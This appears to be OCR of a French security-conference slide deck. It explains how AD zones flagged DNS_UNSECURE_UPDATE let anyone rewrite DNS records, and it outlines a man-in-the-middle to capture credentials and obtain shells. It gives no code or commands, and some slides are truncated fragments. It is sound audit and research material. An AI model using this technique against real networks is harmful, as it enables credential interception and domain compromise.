Kerberos, DNS & MitM

« Chainer » des *misconf* pour obtenir des shells

Préambule

- Virgile « *Almandin* »
- Ex-auditeur/pentester,
- Responsable R&D Synetis - Rennes


- virgile@mailbox.org

Sommaire

- Concepts de base : Kerberos & AD DNS
- Mécanismes d’update DNS dynamiques & misconfiguration
- Mise en place d’une attaque MITM DNS classique
- Kerberos dans tout ça
- Automatisation de l’attaque & obtention d’un shell


Rappels utiles : Kerberos

- AS-REQ / REP : Obtention du TGT
- TGS-REQ / REP : Obtention du ST
- AP-REQ / REP : Présentation du ST au sevice



DNS & AD


- Les DC sont serveurs DNS ;
- Création & management de records DNS possibles par les objets de l'AD (comptes utilisateurs, compte machines) ;
- Chaque objet de l'AD peut gérer ses propres records DNS (pas les autres heureusement).
- Exemple :
  - Tous les systèmes windows poussent leur adresse IP avec leur nom au boot !



DNS & AD


- Authentification réalisée pour empêcher n’importe qui de modifier n’importe quel record DNS et permettre un Man in the middle facile à mettre en place à travers l’ensemble du réseau.
- *Pour cela, le mécanisme de Dynamic Secure Update existe*.
- Exemple avec la mise à jour d’un record DNS au boot d’un système windows :

DNS dynamic & secure update



Kerberos over DNS ! ☺

DNS dynamic & secure update



Misconfiguration & Postulat de départ

- Authentification réalisée pour empêcher n'importe qui de modifier n'importe quel record DNS et permettre un Man in the middle facile à mettre en place à travers l'ensemble du réseau.


- ***SAUF***

- Si le flag DNS_UNSECURE_UPDATE est placé sur une zone

  - Dans ce cas n'importe qui *sans authentification* peut créer et modifier *n'importe quel* record DNS au nom de la sacro-sainte /(rétro)?compatibilité/

Misconfigurati…part

- Authentification réalisé… …modifier n'importe quel record DNS et permett… …ettre en place à travers l'ensemble du réseau.




- ***SAUF***
- Si le flag DNS_UNSEC… …zone


  - Dans ce cas n'import… …er et modifier *n'importe*

…bilité/

Misconfiguration & Postulat de départ

- Observation *régulière* du flag DNS UNSECURE_UPDATES






Misconfiguration & Postulat de départ

- 15 points pingcastle
  (varie entre 1 pour des « infos » et 100 pour EternalBlue sur un DC)
- 1 Critique ANSSI
- Maîtrise de la zone _msdcs / de la zone principale du domaine !

RiskId: P-DelegationFileDeployed	Count: 1742
RiskId: A-DnsZoneUpdate1	Count: 1729
RiskId: S-PwdLastSet-45	Count: 1637

- => 8,9% des domaines audités (n=19408)



https://stat.pingcastle.com/Benchmark

Mise en place du Man-in-the-Middle


- Possibilité de modifier les records qui pointent vers des serveurs vers notre machine pour intercepter *tout le trafic* qui s'y serait dirigé
  - Capture de credentials/challenges, de fichiers, …
- Deux problèmes :
  - Absence d'outillage efficace pour mettre en place une telle technique sans déni de service (nécessité de mettre en place du port-forwarding pour laisser les utilisateurs légitime utiliser le service visé et ainsi capturer le trafic sensible)
  - Au-delà de cela, dans quelle mesure est-il possible de compromettre un AD entier à cause de cela ? (on veut des *shells*)

Mis

- Pos
  ma
  - C
- De
  - A
    S
    vi
  - A
    c

ervice

à

